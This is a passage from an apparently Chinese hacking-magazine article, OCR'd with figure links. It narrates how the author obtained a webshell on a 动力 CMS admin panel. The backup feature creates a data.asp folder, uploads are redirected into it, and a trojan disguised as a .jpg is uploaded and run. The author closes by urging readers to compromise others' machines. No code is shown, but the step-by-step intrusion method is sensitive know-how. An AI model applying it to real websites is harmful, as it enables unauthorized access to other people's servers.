


图7




图10





图11




图12





图9





图13

我又试了一下cer格式的文件，没想到添加后竟然上传成功了。我正准备高兴呢，可接下来却让我哭笑不得，访问cer的文件竟然提示下载（图9）。

我无奈的在后台翻来翻去，不一会儿又回到了伤心之地－－备份数据库。忽然在页面上看到了这么一句话“相对路径目录，如目录不存在，将自动创建”。备份数据库功能竟然能够创建文件夹！记得刚才在“网站信息配置”一栏上看到可以更改上传的目录（图10），如此一来，这两项一

联手，webshell 不就到手了吗？

我们到备份数据库的备份目录上写上data.asp，这就是文件夹的名称（图11），然后再来到网站信息配置里的上传文件选项下把“存放上传文件的目录”UploadFiles改成data.asp，单击“保存设置”，成功（图12）。最后就到激动人心的时刻了，在添加文章（简洁模式）里上传一个把扩展名改为jpg 的木马，上传后连地址都告诉我们了，动力真是太为我们着想了。在浏览器里访问这个地址，熟悉的画面映入眼帘，呵呵，成功了。可等我迫不及待的输入密码进入，却傻了，提示无法找到该页（图13）？晕！不会吧？看看地址也不对啊，小弟不才，还望高手能够指教一下。

我连续试了好几次都不行，本来打算放弃的，抱着试试的态度就上传了个“偷”来的小马，写上小马的内容，保存的地址，然后点击“开始上传”（图14），竟然显示“失败了”？不会吧，我又重新打上刚才的地址，嗯，这回出来了，我的绝世好马终于出来了。原来不管是上传成功还是失败，这个小马都是显示“失败”，历尽千辛万苦终于得到了梦寐以求的webshell（图15）。这样一个新的动力后台得webshell的思路也就诞生了，至于后面提权的事就靠自己了哦。

忙活了半天也没看表，现在都12 点多了，还是快点偷偷的关掉计算机躺进温暖的被窝吧，要不又要被妈妈骂了，我可是听话的好孩子，好了，就到这里吧，大家快去抓鸡吧！

（文章中涉及到的明小子注入工具已经收录在光盘中）

